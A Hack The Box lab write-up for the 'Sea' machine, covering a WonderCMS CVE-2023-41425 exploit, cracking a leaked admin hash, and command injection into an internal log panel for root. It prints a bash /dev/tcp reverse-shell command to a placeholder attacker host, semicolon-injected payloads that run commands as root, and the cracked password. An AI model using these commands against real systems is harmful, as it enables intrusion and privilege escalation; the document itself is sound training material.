HACK THE BOX · MACHINE WRITEUP

Sea



A WonderCMS theme-upload exploit (CVE-2023-41425) gives code execution. The CMS's own config leaks an admin hash cracked and reused over SSH, and command injection in a tunneled internal log-analysis panel grants root via SUID

Linux · Easy · WonderCMS · CVE · XSS · SSH Tunneling · SUID

Made with **SysReptor**

10.129.17.137	gugeldot	2026-06-08
Target IP	Author	Date

SEA · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 4
04 Privilege escalation . . . 7
05 Flags . . . 12
06 Notes & lessons . . . 12
07 References . . . 12

1. General information

A WonderCMS theme-upload exploit (CVE-2023-41425) gives code execution. The CMS's own config leaks an admin hash cracked and reused over SSH, and command injection in a tunneled internal log-analysis panel grants root via SUID

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.129.17.137`
TAGS	`WonderCMS` `CVE` `XSS` `SSH Tunneling` `SUID`
CVES	`CVE-2023-41425`

1.1 Executive summary

Sea is a Linux machine running **WonderCMS** (`bike` theme). A public exploit for CVE-2023-41425 chains a stored XSS in the login page with the theme editor's arbitrary file write to drop a PHP web shell, giving code execution as `www-data`. The CMS's own `data/database.js` leaks a bcrypt admin password hash, which is cracked offline and reused for SSH access as `amay`. From there, an SSH local tunnel reaches an internal **"System Monitor"** admin panel whose log-analysis feature passes a `log_file` parameter unsanitized into a shell command. Command injection through it sets the SUID bit on `/bin/bash`, giving a root shell.

1.2 Kill chain

1. `feroxbuster`/`whatweb` fingerprint the site as **WonderCMS** (`bike` theme). `searchsploit` surfaces a public RCE script for **CVE-2023-41425** (stored XSS in `loginURL` chained with the theme editor's file write).
2. The exploit plants a PHP web shell and delivers its XSS payload to an admin bot, giving command execution as `www-data`.
3. WonderCMS's own `data/database.js` leaks a bcrypt admin password hash. Cracked offline with John + rockyou (`mychemicalromance`).

4. That password is reused by the Linux user `amay` over SSH: user flag.
5. `ss -tulnp` reveals an internal service on `127.0.0.1:8080`. An SSH local port-forward exposes it as a "System Monitor" admin panel.
6. The panel's log-analysis feature passes an unsanitized `log_file` POST parameter straight into a shell command, giving arbitrary command execution as root. It is used to SUID `/bin/bash`: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.17.137
```

Results:

```
22/tcp open  ssh
80/tcp open  http
```


Service & version scan

```
nmap -sCV --open -p<ports> 10.129.17.137
```

```
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Sea - Home
```

3. Foothold


`whatweb` and a `feroxbuster` directory scan fingerprint the site as a static event-registration page built on **WonderCMS**, using the `bike` theme:



A WonderCMS site (bike theme) for a night-cycling event.


```
feroxbuster -u http://sea.htb/ -w raft-medium-directories.txt -t 50 -x php,html,txt,js
-s 200
```

The scan surfaces `/themes/bike/`, confirming the active theme:



feroxbuster surfacing the active `themes/bike` path.

The theme's public GitHub repository confirms the exact WonderCMS build and theme in use:



The "WonderCMS bike theme" GitHub README.


`searchsploit` lists several public WonderCMS exploits, including a 3.4.2 RCE script (`52271.py`) matching **CVE-2023-41425** (a stored XSS in the `loginURL` page chained with the theme editor's arbitrary file write):

```
[gugeldot@march ~/Desktop/Playground]$ searchsploit wondercms
------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
WonderCMS 0.3.3 - 'editText.php' Cross-Site Scripting                         | php/webapps/35185.txt
WonderCMS 2.1.0 - Cross-Site Request Forgery                                  | php/webapps/42205.html
WonderCMS 3.1.3 - 'content' Persistent Cross-Site Scripting                   | php/webapps/49085.txt
WonderCMS 3.1.3 - 'Menu' Persistent Cross-Site Scripting                      | php/webapps/49164.txt
WonderCMS 3.1.3 - 'page' Persistent Cross-Site Scripting                      | php/webapps/49102.txt
WonderCMS 3.1.3 - 'uploadFile' Stored Cross-Site Scripting                    | php/webapps/49109.txt
WonderCMS 3.1.3 - Authenticated Remote Code Execution                         | php/webapps/49155.py
WonderCMS 3.1.3 - Authenticated SSRF to Remote Remote Code Execution          | php/webapps/49154.py
WonderCMS 3.4.2 - Remote Code Execution (RCE)                                 | php/remote/52271.py
Wondercms 4.3.2 - XSS to RCE                                                  | multiple/webapps/51805.py
------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
[gugeldot@march ~/Desktop/Playground]$
```

`searchsploit wondercms` *listing public exploits.*

```
python 52271.py --url http://sea.htb/loginURL --xip <attacker_ip> --xport 4444
```


The script plants a PHP web shell under `/themes/malicious/malicious.php`, writes an XSS payload to `malicious.js`, and starts a local HTTP server. Once the admin bot visits the poisoned `loginURL` page, it fetches the payload and installs the malicious theme automatically:



The exploit planting the web shell and catching the admin bot's requests.

Triggering the planted web shell gives a reverse shell as `www-data`:

```
curl -s 'http://sea.htb/themes/malicious/malicious.php' --get \
  --data-urlencode "cmd=bash -c 'bash -i >&/dev/tcp/<attacker_ip>/9001 0>&1'"
```




Reverse shell as `www-data`.

4. Privilege escalation


1. Cracked CMS credentials reused over SSH

WonderCMS stores its configuration, including the admin password hash, in `data/database.js`:



Reading WonderCMS's `database.js`, exposing the admin bcrypt hash.


`hashid` identifies it as bcrypt. Cracking it with John + rockyou recovers `mychemicalromance`, which is valid both for the WonderCMS admin and, reused, for the Linux user `amay` over SSH: user flag.



SSH access as `amay` with the reused password.

2. SSH tunnel to an internal "System Monitor" panel

Once logged in as `amay`, `ss -tulnp` shows a service bound only to `127.0.0.1:8080`, unreachable from outside:




`ss -tulnp` *showing an internal-only service on port 8080.*

An SSH local port-forward exposes it:


```
ssh -L 8080:127.0.0.1:8080 amay@sea.htb
```

Browsing to it reveals an internal **"System Monitor (Developing)"** admin panel, with disk-usage stats, system-management buttons, and a log-analysis feature (pick a log file, click Analyze):



The internal "System Monitor (Developing)" panel.

Selecting `auth.log` and analyzing it echoes the raw file content back verbatim:



The log-analysis feature echoing the raw contents of `auth.log`.

3. Command injection via the `log_file` parameter

Intercepting the request in Burp shows the feature is driven by a raw, attacker-controlled `log_file` POST parameter rather than a fixed selection:

```
POST / HTTP/1.1
Host: localhost:8080

log_file=/var/log/auth.log&analyze_log=
```



Burp capturing the raw `log_file` POST parameter.

The backend appears to shell out directly on this value with no sanitization, so appending a `;`-separated command runs alongside it:

```
log_file=/etc/passwd;touch /tmp/test.txt&analyze_log=
```

The injected command executes as **root**, confirming the service's privilege level:



`/tmp/test.txt`, *created as root by the injected command.*


A second payload abuses the same injection to set the SUID bit on `/bin/bash`:

```
log_file=/etc/passwd;chmod u+s /bin/bash&analyze_log=
```



The final payload, setting the SUID bit on `/bin/bash` as root.

```
/bin/bash -p
whoami
# root
```



SUID bash confirming root access.

5. Flags

USER.TXT	ROOT.TXT
b123••••••••••••	4cc5••••••••••••

6. Notes & lessons

- **New techniques:** WonderCMS theme-editor exploitation chain (CVE-2023-41425), abusing an internal "System Monitor" panel's log-analysis feature for OS command injection via a tunneled port.
- **Interesting:** the real root cause isn't the WonderCMS CVE at all, it only gets `www-data`. The actual privilege escalation is an unrelated, undocumented internal tool with a classic unsanitized-parameter command injection.

7. References

- CVE-2023-41425: WonderCMS stored XSS to RCE